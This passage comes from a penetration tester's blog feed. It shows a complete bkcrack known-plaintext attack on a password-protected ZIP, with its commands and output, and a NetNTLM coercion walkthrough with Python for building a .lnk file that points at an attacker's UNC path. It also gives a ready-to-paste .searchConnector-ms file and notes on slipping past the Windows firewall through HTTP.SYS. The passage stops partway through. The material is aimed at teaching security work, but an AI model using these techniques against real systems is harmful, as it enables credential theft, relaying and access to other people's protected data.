
  <li><a href="https://buckets.grayhatwarfare.com/files?keywords=ajrouter+dll&amp;sizeFrom=26112&amp;sizeTo=26112">GrayHatWarfare</a> is great for this, you can even provide the exact size</li>
</ul>

<p><a href="/assets/media/zipcrack/image-2.png" target="_blank"><img src="/assets/media/zipcrack/image-2.png" alt="" width="80%" /></a>
<em>GrayHatWarfare is doing great for that</em></p>

<ul>
  <li>Other options might be <a href="https://www.google.com/search?q=%22AJRouter.dll%22+download">GoogleFu</a>, <a href="https://www.dllme.com">Dllme.com</a>, <a href="https://www.opendll.com/index.php">opendll.com</a>, <a href="https://github.com/search?q=%22AJRouter.dll%22&amp;type=code">Github</a> or a Windows System, especially if you are looking for .Net Framework files.</li>
</ul>

<p><a href="/assets/media/zipcrack/image-10.png" target="_blank"><img src="/assets/media/zipcrack/image-10.png" alt="" width="50%" /></a>
<em>Sniffing around</em></p>

<p>As we can see, we found at least a file with the same size.</p>

<blockquote>
  <p>Remember that files can be different, even if they have the same size, so if the attack is failing try different files.</p>
</blockquote>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user@localhost ~/zip&gt; <span class="nb">ls</span> <span class="nt">-al</span>
total 57572
drwxr-xr-x  3 user user     4096 Apr  2 21:26 ./
drwx------ 39 user user     4096 Apr  2 20:47 ../
<span class="nt">-rw-r--r--</span>  1 user user 58907190 Apr  1 21:07 18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip
<span class="nt">-rw-r--r--</span>  1 user user    26112 Apr  2 21:18 AJRouter.dll
drwxr-xr-x 12 user user     4096 Mar 27 20:49 bkcrack/
</code></pre></div></div>

<p>So nice, we found our plaintext file. Now as <code class="language-plaintext highlighter-rouge">Deflate</code> was the method in use, we need to make a file with several compressions (-mx for 7z). The Range is from 0-9 in that case. So a quick&amp;dirty oneliner will make all zip files for us.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user@localhost ~/zip&gt; <span class="nb">seq </span>0 10 | xargs <span class="nt">-i</span> 7z a <span class="nt">-mm</span><span class="o">=</span>Deflate <span class="nt">-mx</span><span class="o">{}</span> plain<span class="o">{}</span>.zip /home/user/zip/AJRouter.dll

7-Zip <span class="o">[</span>64] 16.02 : Copyright <span class="o">(</span>c<span class="o">)</span> 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 <span class="o">(</span><span class="nv">locale</span><span class="o">=</span>en_US.UTF-8,Utf16<span class="o">=</span>on,HugeFiles<span class="o">=</span>on,64 bits,4 CPUs 13th Gen Intel<span class="o">(</span>R<span class="o">)</span> Core<span class="o">(</span>TM<span class="o">)</span> i7-13700H <span class="o">(</span>B06A2<span class="o">)</span>,ASM,AES-NI<span class="o">)</span>

Scanning the drive:
1 file, 26112 bytes <span class="o">(</span>26 KiB<span class="o">)</span>

Creating archive: plain0.zip

Items to compress: 1

    
Files <span class="nb">read </span>from disk: 1
Archive size: 11438 bytes <span class="o">(</span>12 KiB<span class="o">)</span>
Everything is Ok
<span class="o">[</span>...]
</code></pre></div></div>

<p>Now we have several zip files with different compressions.</p>

<p>Finally, we can use <a href="https://github.com/kimci86/bkcrack">bkcrack</a> to run our plaintext attack.</p>
<blockquote>
  <p>Crack legacy zip encryption with Biham and Kocher’s known plaintext attack.</p>
</blockquote>

<p>So we need to provide:</p>
<ul>
  <li>-P our create Zip file</li>
  <li>-p plaintext file in our zip</li>
  <li>-C the zip we want to attack</li>
  <li>-c path to the file we have the plaintext to</li>
</ul>

<p><a href="/assets/media/zipcrack/image-14.png" target="_blank"><img src="/assets/media/zipcrack/image-14.png" alt="" width="50%" /></a>
<em>Go go go</em></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user@localhost ~/zip&gt; <span class="nb">ls </span>plain<span class="k">*</span>.zip | xargs <span class="nt">-i</span> <span class="nt">-t</span>  ~/zip/bkcrack/install/bkcrack <span class="nt">-P</span> <span class="o">{}</span> <span class="nt">-p</span> AJRouter.dll <span class="nt">-C</span> 18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip <span class="nt">-c</span> <span class="s2">"Launcher/data/AJRouter.dll"</span>

/home/user/zip/bkcrack/install/bkcrack <span class="nt">-P</span> plain0.zip <span class="nt">-p</span> AJRouter.dll <span class="nt">-C</span> 18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip <span class="nt">-c</span> Launcher/data/AJRouter.dll
bkcrack 1.7.1 - 2024-12-21
Data error: ciphertext is smaller than plaintext.

/home/user/zip/bkcrack/install/bkcrack <span class="nt">-P</span> plain10.zip <span class="nt">-p</span> AJRouter.dll <span class="nt">-C</span> 18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip <span class="nt">-c</span> Launcher/data/AJRouter.dll
bkcrack 1.7.1 - 2024-12-21
<span class="o">[</span>21:30:15] Z reduction using 10635 bytes of known plaintext
64.3 % <span class="o">(</span>6841 / 10635<span class="o">)</span>
<span class="o">[</span>21:30:16] Attack on 193 Z values at index 4571
100.0 % <span class="o">(</span>193 / 193<span class="o">)</span>
<span class="o">[</span>21:30:16] Could not find the keys.

/home/user/zip/bkcrack/install/bkcrack <span class="nt">-P</span> plain1.zip <span class="nt">-p</span> AJRouter.dll <span class="nt">-C</span> 18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip <span class="nt">-c</span> Launcher/data/AJRouter.dll
bkcrack 1.7.1 - 2024-12-21
Data error: ciphertext is smaller than plaintext.

<span class="o">[</span>...]

/home/user/zip/bkcrack/install/bkcrack <span class="nt">-P</span> plain5.zip <span class="nt">-p</span> AJRouter.dll <span class="nt">-C</span> 18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip <span class="nt">-c</span> Launcher/data/AJRouter.dll
bkcrack 1.7.1 - 2024-12-21
<span class="o">[</span>21:30:16] Z reduction using 10747 bytes of known plaintext
84.9 % <span class="o">(</span>9120 / 10747<span class="o">)</span>
<span class="o">[</span>21:30:17] Attack on 256 Z values at index 2656
Keys: 4ba31d26 7d9a4839 a4864fa0
70.3 % <span class="o">(</span>180 / 256<span class="o">)</span>
Found a solution. Stopping.
You may resume the attack with the option: <span class="nt">--continue-attack</span> 180
<span class="o">[</span>21:30:17] Keys
4ba31d26 7d9a4839 a4864fa0
<span class="o">[</span>...]
</code></pre></div></div>

<p>As we can see, with compression 5 we get some keys. This is not surprising, as 5 is the default, but it’s always good to test all compressions and we are talking about seconds for this kind of attack.</p>

<blockquote>
  <p>I really want to point this out, the run takes seconds to finish (if your plaintext file has a decent size)</p>
  <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>________________________________________________________
Executed <span class="k">in    </span>7.75 secs    fish           external
   usr <span class="nb">time   </span>13.78 secs    1.77 millis   13.78 secs
   sys <span class="nb">time    </span>0.07 secs    1.30 millis    0.06 secs
</code></pre></div>  </div>
</blockquote>

<p>Next step is to use the keys to rewrite the ZIP without a password.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user@localhost ~/zip <span class="o">[</span>1]&gt; ~/zip/bkcrack/install/bkcrack <span class="nt">-C</span> 18168030a976b6b72dbb2123b00dafc6739c5c26e5e8fbfdff61ae65ee904f70.zip <span class="nt">-D</span> withoutpw.zip <span class="nt">-k</span> 4ba31d26 7d9a4839 a4864fa0
bkcrack 1.7.1 - 2024-12-21
<span class="o">[</span>21:32:27] Writing decrypted archive withoutpw.zip
100.0 % <span class="o">(</span>27 / 27<span class="o">)</span>
</code></pre></div></div>

<p>That’s it, now we have an unprotected ZIP file where we can access all the files and juicy secrets within.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user@localhost ~/zip&gt; unzip <span class="nt">-v</span> <span class="nt">-p</span> withoutpw.zip Launcher/data/COPYRIGHT | <span class="nb">head
</span>Copyright © 1993, 2025, Oracle and/or its affiliates.
All rights reserved.

This software and related documentation are provided under a
license agreement containing restrictions on use and
disclosure and are protected by intellectual property laws.
Except as expressly permitted <span class="k">in </span>your license agreement or
allowed by law, you may not use, copy, reproduce, translate,
broadcast, modify, license, transmit, distribute, exhibit,
perform, publish, or display any part, <span class="k">in </span>any form, or by

</code></pre></div></div>

<p><a href="/assets/media/zipcrack/image-16.png" target="_blank"><img src="/assets/media/zipcrack/image-16.png" alt="" width="50%" /></a>
<em>Taking all the little secrets</em></p>

<blockquote>
  <p>Despite the fact, that the password in this case was super easy, it does not matter. The password of the ZIP has no influence on the derivated keys and therefore the plaintext attack. It could even be “Sup3rS3cr3t!” which John would never ever crack!!!</p>
</blockquote>

<h3 id="bonus">Bonus</h3>

<p>If you have a lot of ZIPs and want to check which one have a password protection, which is ofc a strong indicator for some nice little secrets inside, the following OneLiner was handy.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">ls</span> <span class="k">*</span>.zip | xargs <span class="nt">-i</span> <span class="nt">-t</span> bash <span class="nt">-c</span> <span class="s1">'zipinfo -v {} | grep -ic "  encrypted"'</span>
</code></pre></div></div>

<h2 id="links">Links</h2>

<ul>
  <li><a href="https://medium.com/@whickey000/how-i-cracked-conti-ransomware-groups-leaked-source-code-zip-file-e15d54663a8">https://medium.com/@whickey000/how-i-cracked-conti-ransomware-groups-leaked-source-code-zip-file-e15d54663a8</a></li>
  <li><a href="https://wiki.anter.dev/misc/plaintext-attack-zipcrypto/">https://wiki.anter.dev/misc/plaintext-attack-zipcrypto/</a></li>
</ul>

<p><img src="https://badoptions.goatcounter.com/count?p=/blog/2025/04/07/zipcrack" alt="" /></p>]]></content><author><name>PfiatDe</name></author><category term="blog" /><summary type="html"><![CDATA[Sometimes in a network far away, which is most of the time not yours, you might encounter ZIP files protected with passwords. For example, for source code archives, there is quite a good chance to decrypt the ZIPs even without knowing or cracking the password. This is nothing new and has been well-known for several years, but it still seems to be relatively unknown. Personal I learned from this in a blogpost about decrypting Conti Ransomware and the quote at the end which sticked “It’s amazing what the ransomware operators know about cryptography…” TL;DR: Find an encrypted ZIP Hope that it is not AES encrypted Get one of the files from the ZIP as plaintext from the internet or other sources Profit!]]></summary></entry><entry><title type="html">NetNTLM is still a thing?</title><link href="https://badoption.eu/blog/2024/04/25/netntlm.html" rel="alternate" type="text/html" title="NetNTLM is still a thing?" /><published>2024-04-25T08:40:17+02:00</published><updated>2024-04-25T08:40:17+02:00</updated><id>https://badoption.eu/blog/2024/04/25/netntlm</id><content type="html" xml:base="https://badoption.eu/blog/2024/04/25/netntlm.html"><![CDATA[<p>In 2024 NetNTLM leaking is still a thing! In this post we will cover some parts of:</p>

<ul>
  <li>Coerce User Authentication via NetNTLM and a file drop</li>
  <li>The mystery around HTTP.SYS</li>
  <li>Relaying without admin privileges</li>
  <li>Relaying with an active Windows firewall</li>
  <li>SSH Port forwarding</li>
</ul>

<!--more-->
<p><a href="/assets/media/netntlm/8m75h1.gif" target="_blank"><img src="/assets/media/netntlm/8m75h1.gif" alt="" width="50%" /></a></p>

<h1 id="details">Details</h1>

<h2 id="coerce-user-authentication-via-netntlm">Coerce User Authentication via NetNTLM</h2>

<p>A detail from a SO-CON 2024 slidedeck took my attention.

<a href="/assets/media/netntlm/socon.png" target="_blank"><img src="/assets/media/netntlm/socon.png" alt="" width="80%" /></a>
<em>(Net)NTLM relaying is still alive?</em></p>

<p>The PDF can be found here:
<a href="https://github.com/SpecterOps/presentations/blob/master/SO-CON%202024/Elad%20Shamir%20-%20NTLM%20The%20Legacy%20Protocol%20That%20Won't%20Die/Elad%20Shamir%20-%20NTLM%20-%20SO-CON%202024.pdf">Elad Shamir - NTLM The Legacy Protocol That Won’t Die / Elad Shamir - NTLM - SO-CON 2024.pdf</a></p>

<p>So, what does this mean? If an attacker can drop a <code class="language-plaintext highlighter-rouge">hidden authentication coercion file</code>, which is a wonderful way to describe for example a <code class="language-plaintext highlighter-rouge">.lnk</code> or a <code class="language-plaintext highlighter-rouge">.scf</code> file, to a user desktop it will trigger an auth. Even without user interaction, as it typically is for network shares? - Nice</p>

<p>This could be a nice way for lateral movement, but of course requires local administrative permissions, or a really broken client (yeah, I know, happens way too often …).</p>

<p>A buddy at work (<a href="https://twitter.com/qtc_de">@qtc_de</a>) had a nice little tip for me, when we were talking about possibilities. Instead of dropping files on each user’s desktop, we can just drop one in <code class="language-plaintext highlighter-rouge">Users\Public\Public Desktop</code> and it will immediately be synchronized to all desktops.</p>

<p>Of course there are already some great writeups about this:</p>

<ul>
  <li>
    <p><a href="https://0xdf.gitlab.io/2019/03/09/htb-ethereal.html#visual-studio-2017lnk">https://0xdf.gitlab.io/2019/03/09/htb-ethereal.html#visual-studio-2017lnk</a></p>
  </li>
  <li>
    <p><a href="https://0xdf.gitlab.io/2019/06/01/htb-sizzle.html#creds-for-amanda">https://0xdf.gitlab.io/2019/06/01/htb-sizzle.html#creds-for-amanda</a></p>
  </li>
</ul>

<p>For the coercion part itself, we are going to generate an overly complex <code class="language-plaintext highlighter-rouge">lnk</code> file with the icon pointing to a WebDAV resource.<br />
For example, NetExec has a <a href="https://github.com/Pennyw0rth/NetExec/blob/main/nxc/modules/slinky.py">module slinky</a> for it, which just needs some minor adjustment.</p>

<p>The relevant part of it:</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">link</span> <span class="o">=</span> <span class="n">pylnk3</span><span class="p">.</span><span class="n">create</span><span class="p">(</span><span class="bp">self</span><span class="p">.</span><span class="n">lnk_path</span><span class="p">)</span>
<span class="n">link</span><span class="p">.</span><span class="n">icon</span> <span class="o">=</span> <span class="sa">f</span><span class="s">"</span><span class="se">\\\\</span><span class="si">{</span><span class="bp">self</span><span class="p">.</span><span class="n">server</span><span class="si">}</span><span class="se">\\</span><span class="s">icons</span><span class="se">\\</span><span class="s">icon.ico"</span>
<span class="n">link</span><span class="p">.</span><span class="n">save</span><span class="p">()</span>
</code></pre></div></div>
<p>We need an icon path like this:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>\\elastic-elastic-dc01\apps\icon.ico
</code></pre></div></div>

<p>With the <code class="language-plaintext highlighter-rouge">lnk</code> dropped to the <code class="language-plaintext highlighter-rouge">Public Desktop</code> we can trigger an authentication on Port 445 (SMB), which we can farm or relay. However, SMB relaying is not that useful anymore, as most environments have SMB signing enforced. There are of course some exclusions, ESC8 is still doing great!</p>

<p><strong>PS: The lnk File can also be invisible :)</strong></p>

<p>There are some really great maps at <a href="https://www.thehacker.recipes/a-d/movement/ntlm/relay">https://www.thehacker.recipes/a-d/movement/ntlm/relay</a>:</p>

<p><a href="https://2817308836-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MHRw3PMJtbDDjbxm5ub%2Fuploads%2FcCvH8Ws1l98DA2BUDmJ0%2Fntlm_relay_mitigation_chart.png?alt=media&amp;token=6cf560f1-6b9d-4639-839e-9f7829afa182&amp;width=768&amp;dpr=4&amp;quality=100&amp;sign=deecc62f98d6b8e1ab3e61067d011480bda8f74e4f0cbdd4d83923b454eaabf7" target="_blank"><img src="https://2817308836-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F-MHRw3PMJtbDDjbxm5ub%2Fuploads%2FcCvH8Ws1l98DA2BUDmJ0%2Fntlm_relay_mitigation_chart.png?alt=media&amp;token=6cf560f1-6b9d-4639-839e-9f7829afa182&amp;width=768&amp;dpr=4&amp;quality=100&amp;sign=deecc62f98d6b8e1ab3e61067d011480bda8f74e4f0cbdd4d83923b454eaabf7" alt="" width="80%" /></a>
<em>Source: https://www.thehacker.recipes/a-d/movement/ntlm/relay</em></p>

<p>So what can we do to increase the impact of the relaying part?</p>

<h2 id="webclient">WebClient</h2>
<p>If the WebClient is started on a client, we can trigger a coercion via HTTP (WebDAV in this case) to any port and path we want to!<br />
If you need to refresh your knowledge about that topic look e.g. <a href="https://gist.github.com/gladiatx0r/1ffe59031d42c08603a3bde0ff678feb">here</a>.</p>

<p>The risk that the webclient is not started is uncomfortable, so we just start it ourselves, also by dropping a file.
This time we need a <code class="language-plaintext highlighter-rouge">.searchConnector-ms</code> file. Yeah, that’s a weird filetype…</p>

<p><a href="/assets/media/netntlm/searchconnector.png" target="_blank"><img src="/assets/media/netntlm/searchconnector.png" alt="" width="80%" /></a>
<em>example searchConnector-ms file</em></p>

<p>Yeah I honor your time, so here is the content for Copy&amp;Paste.</p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?xml version="1.0" encoding="UTF-8"?&gt;</span>
<span class="nt">&lt;searchConnectorDescription</span> <span class="na">xmlns=</span><span class="s">"http://schemas.microsoft.com/windows/2009/searchConnector"</span><span class="nt">&gt;</span>
    <span class="nt">&lt;description&gt;</span>Microsoft Outlook<span class="nt">&lt;/description&gt;</span>
    <span class="nt">&lt;isSearchOnlyItem&gt;</span>false<span class="nt">&lt;/isSearchOnlyItem&gt;</span>
    <span class="nt">&lt;includeInStartMenuScope&gt;</span>true<span class="nt">&lt;/includeInStartMenuScope&gt;</span>
    <span class="nt">&lt;templateInfo&gt;</span>
        <span class="nt">&lt;folderType&gt;</span>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}<span class="nt">&lt;/folderType&gt;</span>
    <span class="nt">&lt;/templateInfo&gt;</span>
    <span class="nt">&lt;simpleLocation&gt;</span>
        <span class="nt">&lt;url&gt;</span>https://whatever/<span class="nt">&lt;/url&gt;</span>
    <span class="nt">&lt;/simpleLocation&gt;</span>
<span class="nt">&lt;/searchConnectorDescription&gt;</span>
</code></pre></div></div>

<p>Dropping this file will start the WebClient service on a client.<br />
<strong>Note that the WebClient is mostly available under Windows 10 &amp; 11, Windows Server needs an additional role installed to have it</strong></p>

<p>We now adjust our <code class="language-plaintext highlighter-rouge">.lnk</code> file to point to a specific port (10247) by adding <code class="language-plaintext highlighter-rouge">@10247</code>.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>\\elastic-elastic-dc01@10247\apps\icon.ico
</code></pre></div></div>

<p>Now, if we have code execution on a Linux box without a firewall we can simply use this. But we want to go a little bit further and exploit this with an active Windows firewall and without admin permissions.</p>

<h2 id="break-the-firewall">Break the firewall</h2>

<p>In Windows there is another way to create a webserver than a classic socket listener. Windows does include a Driver, which does the heavy lifting for us and allows quite simple web applications.</p>

<p><a href="/assets/media/netntlm/Depedencies.png" target="_blank"><img src="/assets/media/netntlm/Depedencies.png" alt="" width="80%" /></a>
<em>Source: https://www.codeproject.com/Articles/437733/Demystify-http-sys-with-HttpSysManager</em></p>

<p><a href="/assets/media/netntlm/httpsys.png" target="_blank"><img src="/assets/media/netntlm/httpsys.png" alt="" width="50%" /></a></p>

<p>As we all have only limited time, here is the short version.</p>

<p>The .Net Namespace around this is the <code class="language-plaintext highlighter-rouge">System.Net.HttpListener</code> and there is a Kernel driver doing things for us.</p>

<p>As it is nice to have a driver do some stuff for us, the bigger benefits are:</p>
<ul>
  <li>We can have webserver without admin privileges</li>
  <li>We can have webserver with an active Windows Firewall</li>
</ul>

<p><strong>Wait, what?  -Correct, there are some paths, which are allowed through the default configuration of the Windows Firewall, as the HTTP.SYS driver is running under <code class="language-plaintext highlighter-rouge">NT-SYSTEM</code> and it is a trusted application!</strong></p>

<p><a href="/assets/media/netntlm/8mglrg.gif" target="_blank"><img src="/assets/media/netntlm/8mglrg.gif" alt="" width="60%" /></a>
<em>Mild shock</em></p>

<p>The following blog brings some light to it:
<a href="https://www.codeproject.com/Articles/437733/Demystify-http-sys-with-HttpSysManager">https://www.codeproject.com/Articles/437733/Demystify-http-sys-with-HttpSysManager</a></p>

<p>Unfortunately, the code project is gone :’(</p>
<ul>
  <li>But wait, aren’t we Hackers? So we use Wayback machine!</li>
</ul>

<p><a href="https://web.archive.org/web/20210629141743/https://archive.codeplex.com/?p=httpsysmanager">https://web.archive.org/web/20210629141743/https://archive.codeplex.com/?p=httpsysmanager</a></p>

<p>Luckily the release was also archived.</p>

<p><a href="/assets/media/netntlm/wayback.png" target="_blank"><img src="/assets/media/netntlm/wayback.png" alt="" width="70%" /></a></p>

<p>This allows us to use this wonderful tool, without writing all those nasty lines of code by ourselves.</p>

<p><a href="/assets/media/netntlm/resurcher.png" target="_blank"><img src="/assets/media/netntlm/resurcher.png" alt="" width="50%" /></a></p>

<h3 id="httpsys-acls">HTTP.SYS ACL’s</h3>

<p>Let’s take a look at a Windows 11 System:
